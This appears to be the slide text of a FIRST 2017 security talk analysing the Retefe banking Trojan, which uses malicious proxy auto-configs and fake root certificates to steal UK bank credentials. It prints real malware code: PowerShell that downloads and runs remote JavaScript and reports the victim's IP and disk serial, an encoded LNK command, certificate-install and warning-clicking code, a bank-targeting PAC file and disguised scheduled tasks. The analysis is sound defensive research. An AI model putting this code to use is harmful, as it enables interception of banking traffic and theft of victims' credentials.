



Malicious proxy Auto-Configs: Harvesting Credentials From Web Forms Made Easy

Jaromír Hořejší @JaromirHorejsi

Jan Širmer @sirmer_jan

FIRST 2017, San Juan, Puerto Rico

Today we will be presenting...

- 1 Proxy Auto-Configs
- 2 Infection Vectors
- 3 Installation of the Malware
- 4 Examples of Fake banking sites
- 5 Statistics



Proxy Auto-Configs

Proxy Auto-Config (PAC)

Defines how web browsers automatically choose the appropriate proxy server to fetch a given URL

+ Several predefined functions:

- isPlainHostName(), dnsDomainIs(),
localHostOrDomainIs(), isResolvable(), isInNet(),
dnsResolve(), myIpAddress(), dnsDomainLevels(),
shExpMatch(), weekdayRange(), dateRange(),
timeRange()

```
function FindProxyForURL(url, host) {  
    var proxy = "SOCKS 109.234.37.93:88";  
    var hosts = new Array('*barclays.co.uk',  
    for (var i = 0; i < hosts.length; i++) {  
        if (shExpMatch(host, hosts[i])) {  
            return proxy  
        }  
    }  
    return ""  
}
```

+ Must contain JavaScript function “FindProxyForURL (url, host)”, which returns:

- DIRECT - Connections should be made directly, without any proxies
- PROXY host:port - specifies which proxy should be used
- SOCKS host:port - specifies SOCKS server

Source: <http://findproxyforurl.com/netscape-documentation/>

PAC in Chrome / FF / IE

+ Chrome



- Settings -> Advanced Settings -> Change proxy settings...
-> LAN Settings

+ Internet Explorer

- Tools -> Internet Options -> Connections -> LAN Settings

+ Firefox

- Tools -> Options -> Advanced -> Network



The history of Retefe

+ In the past

- OLE embedding EXE file (RAR SFX, CPL, ...)
- Reported to target Switzerland, Austria, Sweden, Japan

+ References

- A close look at a targeted attack delivery (February 2014)
<https://blogs.technet.microsoft.com/mmpc/2014/02/27/a-close-look-at-a-targeted-attack-delivery>
- Finding Holes - Operation Emmental (July 2014), whitepaper
<http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-finding-holes-operation-emmental.pdf>
- The Circle Around Retefe (May 2015), talk at CARO Workshop
<http://2015.caro.org/presentations/the-circle-around-retefe>

Retefe now

- + **Word Document (OLE, DOCX) embedding JavaScript or LNK file**
- + **Drops PowerShell scripts to install fake certificate**
- + **Simple JavaScript and PAC obfuscation**
- + **May install additional tools like Tor, Proxifier, etc...**
- + **Persistence may be added**

Retefe now

+ References

- Retefe is back in town (April 2016)
<https://isc.sans.edu/diary/Retefe%2Bis%2Bback%2Bin%2Btown/20957>
- Thank You For Your Order Ref 58380529 Talkmobile – word doc malware (April 2016)
<https://myonlinesecurity.co.uk/thank-you-for-your-order-ref-58380529-talkmobile-word-doc-malware>
- Retefe banking Trojan targets UK banking customers (June 2016)
<https://blog.avast.com/retefe-banking-trojan-targets-uk-banking-customers>
- The evolution of the Retefe banking Trojan (July 2016)
<https://blog.avast.com/the-evolution-of-the-retefe-banking-trojan>

Infection Vector


Infection vector

+ Social engineering

- “To see the invoice, double click on the image”

+ Victim double-clicks on embedded script

- No need for an exploit kit
- No macros - no need to enable them



Infection vector in 2016


- + *oleObject1.bin* is OLE Package
- + OLE Package contains JavaScript with various filenames
 - Rechnung, Bestellung, Zahlung, Quittung, DHL Paket, etc.
 - Invoice, order, payment, package, etc.

```
Listing archive: retefe.doc
```

Date	Time	Attr	Size	Compressed	Name
1980-01-01	00:00:00	712	371	docProps\app.xml
1980-01-01	00:00:00	737	373	docProps\core.xml
1980-01-01	00:00:00	2332	1013	word\document.xml
1980-01-01	00:00:00	34816	14811	word\embeddings\oleObject1.bin
1980-01-01	00:00:00	1031	382	word\fontTable.xml
2016-06-30	10:22:02A	12088	11313	word\media\image1.wmf
1980-01-01	00:00:00	1583	703	word\settings.xml
1980-01-01	00:00:00	14804	1804	word\styles.xml
1980-01-01	00:00:00	7043	1717	word\theme\theme1.xml
1980-01-01	00:00:00	260	187	word\webSettings.xml
1980-01-01	00:00:00	1094	300	word_rels\document.xml.rels
1980-01-01	00:00:00	1460	387	[Content_Types].xml
1980-01-01	00:00:00	590	243	_rels\.rels
-----			78550	33604	13 files, 0 folders

Infection vector in 2017

- + Since 2017, OLE Package contains LNK file
- + LNK file downloads and executes Javascript payload
 - Checks IP address
 - Logs disc's volume serial number
 - No Javascript payload served to visitors outside of targeted countries



Um Quittung zu sehen, klicken Sie zwei Mal auf dem Bild.

```
$File = $env: Temp + '\f.js';  
(New - Object System.Net.WebClient).DownloadFile('https://zxh2wyo3b2mw5rzz.onion.link/lsmkiGe7Ms91790.js?ip='  
+ (New - Object System.Net.WebClient).DownloadString('http://api.ipify.org/') + '&id='  
+ ((wmic path win32_logicaldisk get volumeserialnumber) [2]).trim().ToLower(), $File);  
(New - Object - com Shell.Application).ShellExecute($File);
```

```
PS C:\Users\win7> wmic path win32_logicaldisk get volumeserialnumber  
VolumeSerialNumber  
944A98B2  
  
EAA71541  
  
PS C:\Users\win7> (wmic path win32_logicaldisk get volumeserialnumber)[2]  
944A98B2  
PS C:\Users\win7> _
```

Infection vector in 2017

+ Back-end checks IP address and volume serial number

```
https://bou57tvq7mvy7xse.onion.to/56N8JDdvF9Fg.js?ip=5.144.1.14&id=uuuoiuu
```

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+{return d[e]}};e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace($R$Q.1t[n]);$R$Q.1t=["4E",/((\\d+))/g,/4D/g,"=+/4C","=4B","=4A+4z/4y+4x/3R+3Q","=3P","=3O/3N",/[^A-3M-3L-9+/=]/g,/((^\\s+)| (\\s+$))/g,"3K"];M c=
```

```
https://bou57tvq7mvy7xse.onion.to/56N8JDdvF9Fg.js?ip=5.144.1.14&id=
```

```
[Header]
Date created: Unknown
Last accessed: Unknown
Last modified: Unknown
File size: 0 bytes
File attributes: 0x00000000 (None)
Icon index: 0
ShowWindow value: 7 (SW_SHOWMINNOACTIVE)
Hot key value: 0x0000 (None)
Link flags: 0x000000a1 (HasLinkTargetIDList, HasArguments, IsUnicode)

[Link Target ID List]
CLSID: 20d04fe0-3aea-1069-a2d8-08002b30309d = My Computer

Drive: C:\

Folder attributes: 0x00000010 (FILE_ATTRIBUTE_DIRECTORY)
Short directory name: WINDOWS
Long directory name: WINDOWS

Folder attributes: 0x00000010 (FILE_ATTRIBUTE_DIRECTORY)
Short directory name: system32
Long directory name: system32

File size: 0 bytes
File attributes: 0x00000000 (None)
8.3 filename: cmd.exe
Long filename: cmd.exe

[String Data]
Arguments (UNICODE): /K powershell -EncodedCommand "JABGAD0AJAB1AG4AdgA6AFQAZQBtAHAkAAwArABKAEQAZAB2AEYA0QBGGAGcALgBqAHMAJwA7ACgATgB1AHcALQBPAgIAAgB1AGMADAAGAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAApAC4ARABVAHcAbgB5AG8AYQBKAeYAAQBSAGUAKAAnAGgAdAB0AHAAcWA6ACBALwB1AG8AdQA1ADcAdAB2AHEANwBtAHYAEQA3AHgAcwB1wBuAC4AdABVAC8ANQA2AE4A0ABKAeQAZAB2AEYA0QBGGAGcALgBqAHMAJwBpAHAApQAnACsAKAB0AGUAdwAtAE8AYgBqAGUAYwBBAACAAUwB5gB0AGUAdAAUAFcAZQB1AEAMABpAGUAbgB0ACKALgBEAG8AdwBwAGwAbwBhAGQAUwB0AHTAaQBwAGcAKAAnAGgAdAB0AHAA0gAVAC8AYQB1QBmAHKALgBVAHIAZwAVAcCAKQA+rACcAJgBpAGQAPQAnACsAKAAoAHcABQBpAGMAITABwAGEAdABoACAAdwBpAG4AMwAYAF8ABABVAGcAAQb1wBrACAAZwB1AHQAIAB2AG8ABAB1AG0AZQBzAGUAcgBpAGEAbABUAHUAbQB1AGUAcgApAFsAMgBdACKALgB0AHIaAQBTACgAKQAuAHQAbwB1AApACwAJABGACKAOWAoAE4AZQB3AC0ATwB1AGoAZQB1AHQAIARTAGMABwBtACAAUwBoAGUAbABsAC4AQQBwAHAhABABpAGMAQYQB0AGKAbwB1QB5AGWARQB4AGUAYwB1AHQAZQAoACQARgApADsA"
```

Installation of the Malware

Malicious JavaScript file

+ Core function

- Init
 - Drops *cert.der*, *ps.ps1*, *psf.ps1*
- Start
- Installing on IE / FF
 - IE, Chrome – Windows Certificate Store
 - FF – its own certificate store
- CloseAllBrowsers
- Close

```
function Core() {  
    this["Init"] = function() {  
        Cert = new C_Cert();  
        Cert["Init"]();  
        IE = new C_IE();  
        FF = new C_FF();  
    };  
    this["Start"] = function() {  
        this["Init"]();  
        this["CloseAllBrowsers"]();  
        this["InstallIE"]();  
        this["InstallFF"]();  
        WScript["Sleep"](5000);  
        this["Close"]();  
    };  
    this["InstallIE"] = function() {  
        IE["InstallCert"]();  
        IE["InstallPac"]();  
    };  
    this["InstallFF"] = function() {  
        FF["InstallCert"]();  
        FF["InstallPac"]();  
    };  
    this["CloseAllBrowsers"] = function() {  
        wss["Run"]("taskkill /F /im iexplore.exe", 0, false);  
        wss["Run"]("taskkill /F /im firefox.exe", 0, false);  
        wss["Run"]("taskkill /F /im chrome.exe", 0, false);  
    };  
    this["Close"] = function() {  
        Cert["Close"]();  
        IE["Close"]();  
        FF["Close"]();  
    };  
}
```


Malicious JavaScript file

+ Installing on Firefox

- Finds default profile in [\\Mozilla\\Firefox\\Profiles](#)
- Edits *prefs.js*
 - Delete *blockDotOnion*
 - Delete *network.proxy* settings


```
var StrPrefsJs = StrProfile + "\\prefs.js";
if (fso.FileExists(StrPrefsJs)) {
    var StrContent = fso.OpenTextFile(StrPrefsJs, 1).ReadAll();
    var ArrContent = StrContent.split("\n");
    var NewArrContent = [];
    for (var i = 0; i < ArrContent.length; i++) {
        if (ArrContent[i].indexOf("network.dns.blockDotOnion") != -1) {
            ArrContent[i] = ArrContent[i].replace("true", "false")
        }
        if (ArrContent[i].indexOf("network.proxy.") == -1) {
            NewArrContent.push(ArrContent[i])
        }
    }
    NewArrContent.push("user_pref(\"network.dns.blockDotOnion\", false);");
    StrContent = NewArrContent.join("\n");
    var stream = fso.CreateTextFile(StrPrefsJs, true);
    stream.Write(StrContent);
    stream.Close()
}
```

Installing the certificate

+ Uses Certutil

```
..  
this["InstallCert"] = function() {  
    if (!this["IsCertUtilInstalled"]()) {};  
    this["ConfirmCert"]();  
    wss["Run"]("certutil -addstore -f -user \"ROOT\" \"\" + Cert["FileName"] + "\"\", 0, true)
```

+ Uses “PS” PowerShell script to “confirm” security warning and click on Yes to install



Installing the certificate

- + Finds a window with Dialog Box system class in *csrss* or *certutil* process
- + SendMessage, BM_CLICK
- + Security warning quickly disappears

```
[DllImport("user32.dll", CharSet = CharSet.Auto)]
static extern IntPtr SendMessage(IntPtr hWnd, UInt32 Msg, IntPtr wParam, IntPtr lParam);
const int BM_CLICK = 0x00F5;
public static void Start(){
    IntPtr hWnd;
    do{
        hWnd = FindWindow("#32770", null);
        if (!hWnd.Equals(IntPtr.Zero))
        {
            String sExeName=GetExeName(hWnd);
            if(GetExeName(hWnd).Contains("csrss") || GetExeName(hWnd).Contains("certutil"))
            {
                break;
            }else
            {
                hWnd=IntPtr.Zero;
            }
        }
    }while (hWnd.Equals(IntPtr.Zero));
}
```

Class	Description
ComboBox	The class for the list box contained in a combo box.
DDEMLEvent	The class for Dynamic Data Exchange Management Library (DDEML) events.
Message	The class for a message-only window.
#32768	The class for a menu.
#32769	The class for the desktop window.
#32770	The class for a dialog box.
#32771	The class for the task switch window.
#32772	The class for icon titles.

Installing the certificate

+ Fake certificate

The image shows two windows from the Windows Certificate Manager. The left window, titled 'Certificates', displays a list of certificates under the 'Trusted Root Certification Authorities' tab. The 'COMODO Certificat...' entry is highlighted with a red line. Below the list are buttons for 'Import...', 'Export...', 'Remove', and 'Advanced'. The right window, titled 'Certificate', shows the details for the selected certificate. The 'Issuer' field is highlighted with a red line, showing 'me@myhost.mydomain, COM...'. Below the details is a text box containing the following information:

```
E = me@myhost.mydomain
CN = COMODO Certification Authority
OU = COMODO Certification Authority
O = COMODO CA Limited
L = Salford
S = Greater Manchester
C = US
```

At the bottom of the 'Certificate' window, there are buttons for 'Edit Properties...' and 'Copy to File...'. The 'OK' button is at the bottom right.

HTTPS/SSL
Manage certificates...

Installing the certificate into Firefox

+ Invokes imports from *nss3.dll* (Network Security Services)

- CERT_GetDefaultCertDB
 - Returns handle for default certificate database
- CERT_ImportCerts
 - Imports the certificate
- CERT_ChangeCertTrust
 - Sets flag CERTDB_TRUSTED_CA

```
CertTrusts CertTrust = new CertTrusts();
CertTrust.iSite = 0x10;
CertTrust.iEmail = 0x10;
CertTrust.iSoft = 0x10;

IntPtr CertToImport = new IntPtr();
IntPtr[] aCertToImport = new IntPtr[1];
//End init cert
int status = NSS_Initialize(sProfile, "", "", SECMOD_DB, NSS_INIT_OPTIMIZESPACE);
if (status != ERROR_SUCCESS)
{
    return false;
}
IntPtr bd = CERT_GetDefaultCertDB();
if (bd.Equals(IntPtr.Zero))
{
    NSS_Shutdown();
    return false;
}
status = CERT_ImportCerts(bd, 11, 1, ref aCertItem, ref CertToImport, 1, 0, IntPtr.Zero);
if (status != ERROR_SUCCESS)
{
    NSS_Shutdown();
    return false;
}
Marshal.Copy(CertToImport, aCertToImport, 0, 1);
status = CERT_ChangeCertTrust(bd, aCertToImport[0], ref CertTrust);
if ( status != ERROR_SUCCESS)
{
    NSS_Shutdown();
    return false;
}
};
```

Installing the certificate into Firefox

+ Code probably inspired by thread from *exploit.in* forum

<https://forum.exploit.in/index.php?showtopic=99705&mode=threaded&pid=616876>

Использование nss3.dll в C#

MikeWaz 12.02.2016, 13:37

Помогите разобраться в переводе функции на C#

Вот как она выглядит в C++

```
Код
SECStatus CERT_ImportCerts (CERTCertDBHandle *certdb, SECCertUsage usage, unsigned int ncerts, SECItem **derCerts, CERTCertificate ***retCerts, PRBool keepCerts, PRBool caOnly, char *nickname)
```

Определение функции на C#

```
Код
public byte[] bData;
public int iDataLen;
}
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate int CERT_ImportCertsPtr(IntPtr certdb, uint usage, uint ncerts, ref SECItem derCerts, IntPtr retCerts, uint keepCerts, uint caOnly, string nickname);
private int CERT_ImportCerts(IntPtr certdb, uint usage, uint ncerts, ref SECItem derCerts, IntPtr retCerts, uint keepCerts, uint caOnly, string nickname)
{
    IntPtr pProc = GetProcAddress(nssModule, "CERT_ImportCerts");
```

Использование функции

```
Код
if (bd.Equals(IntPtr.Zero))
{
    Logger.Error("CERT_GetDefaultCertDB Failed");
    NSS_Shutdown();
    return false;
}
Logger.Debug("CERT_GetDefaultCertDB OK");
status = CERT_ImportCerts(bd, 11, 1, ref CertItem, CertToImport, 1, 0, null);
```


У меня при вызове этой функции выдает ошибку
Attempted to read or write protected memory. This is often an indication that other memory is corrupt.

Подскажите пожалуйста, что делаю не так

Сообщение отредактировал MikeWaz - 12.02.2016, 13:52

Modification of PAC URL


- + Uses hidden service gateway to access *.onion* domains
- + URL matches regexp format
 - `\w+\.onion(\.to)?\w+\.js\?ip=\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}`




Malicious PAC file

+ IP address matters

- Non-UK IP address



- UK IP address



Malicious PAC file

+ Obfuscated with Dean Edwards packer

```
eval(function(p,a,c,k,e,d)
```

+ Proxy server URL

- IP address : port
- Onion URL : port

+ Lists of hosts – targeting UK banks

```
function FindProxyForURL(url, host) {  
    var proxy = "SOCKS 185.14.30.97:88;";  
    var hosts = new Array(  
        '*barclays.co.uk',  
        '*natwest.com',  
        '*nwolb.com',  
        'hsbc.co.uk',  
        'www.hsbc.co.uk',  
        '*business.hsbc.co.uk',  
        '*santander.co.uk',  
        '*rbsdigital.com',  
        'onlinebusiness.lloydsbank.co.uk',  
        '*cahoot.com',  
        '*smile.co.uk',  
        '*co-operativebank.co.uk',  
        'if.com',  
        '*.if.com',  
        '*ulsterbankanytimebanking.co.uk',  
        '*sainsburysbank.co.uk',  
        '*tescobank.com');  
    for (var i = 0; i < hosts.length; i++) {  
        if (shExpMatch(host, hosts[i])) {  
            return proxy  
        }  
    }  
    return "DIRECT"  
}
```

Tor, Proxifier

+ At the end of June, additional tools and features were added

- Tor
- Proxifier

```
$purl = 'http://' + $Domain + '.link/p.zip?t=' + [System.DateTime]::Now.Ticks;  
$wc.DownloadFile($purl, $PFile);  
Unzip $PFile $DestIP;  
rm - Force $PFile;  
$p = $DestIP + '\p\Proxifier.exe';  
AddTask 'AdobeFlashPlayerUpdate' $p;
```

Proxification Rule

Name: localhost Enabled

Applications

Any

Example: iexplore.exe; *some app.exe; fire*.exe; *.bin

Target hosts

localhost; 127.0.0.1; %ComputerName%; api.ipify.org

Example: 127.0.0.1; *.example.com; 192.168.1.*; 10.1.0.0-10.5.255.255

Target ports

Any

Example: 80; 8000-9000; 3128

Action: Direct

Persistence

- + Newer versions are more persistent
- + Download and use Task Scheduler Wrapper

The screenshot shows the GitHub repository page for 'Task Scheduler Managed Wrapper'. It includes navigation tabs for HOME, SOURCE CODE, DOWNLOADS, DOCUMENTATION, DISCUSSIONS, ISSUES, PEOPLE, and LICENSE. A search bar is present, and there is a 'download' button. The page also displays release information: CURRENT Release 2.5.21, DATE Thu Jul 28, 2016 at 9:00 AM, STATUS Stable, DOWNLOADS 8,918, and RATING 4 stars (4 ratings). A 'Review this release' link is also visible.

```
$tor=$DestTP+'\Tor\tor.exe';  
$tor_cmd="-WindowStyle hidden `"$t = '[DllImport(\\"user32.dll\\")] public stat  
AddTask 'GoogleUpdateTask' 'PowerShell.exe' $tor_cmd;  
$PFile=$env:Temp+'p.zip';  
$wc=new-object net.webclient;  
$purl='http://'+$Domain+'.link/p.zip?t='+[System.DateTime]::Now.Ticks;  
$wc.DownloadFile($purl,$PFile);  
Unzip $PFile $DestTP;  
rm -Force $PFile;  
$p=$DestTP+'p\Proxifier.exe';  
AddTask 'AdobeFlashPlayerUpdate' $p;
```

The screenshot shows the Windows Task Scheduler interface. A table lists tasks with columns for Name, Status, and Triggers. Below the table, the 'Triggers' tab is selected, showing a list of triggers for the selected task. The 'Action' tab is also visible, showing the command to start a program.

Name	Status	Triggers
Adobe Flash...	Ready	At 4:01 PM every day - After triggered, repeat every 1 hour fo
AdobeFlash...	Running	Multiple triggers defined
GoogleUpda...	Ready	Multiple triggers defined
GoogleUpda...	Ready	Multiple triggers defined
GoogleUpda...	Ready	At 10:18 AM every day - After triggered, repeat every 1 hour

Triggers:

- At 4:01 PM every day - After triggered, repeat every 1 hour fo
- Multiple triggers defined
- Multiple triggers defined
- Multiple triggers defined
- At 10:18 AM every day - After triggered, repeat every 1 hour

General | **Triggers** | Actions | Conditions | Settings | History (disabled)

Action: Start a program
Details: C:\Users\win7\AppData\Roaming\TP\p\Proxifier.exe

Example of Fake Banking Sites

Fake Banking Sites


+ Request credentials

- Credit Card number
- Social number
- Mobile phone number
- Security code

+ Difficult to recognize

- Fake certificate
- Legitimate certificate

+ Use counter to delay user action



Intelligent Finance

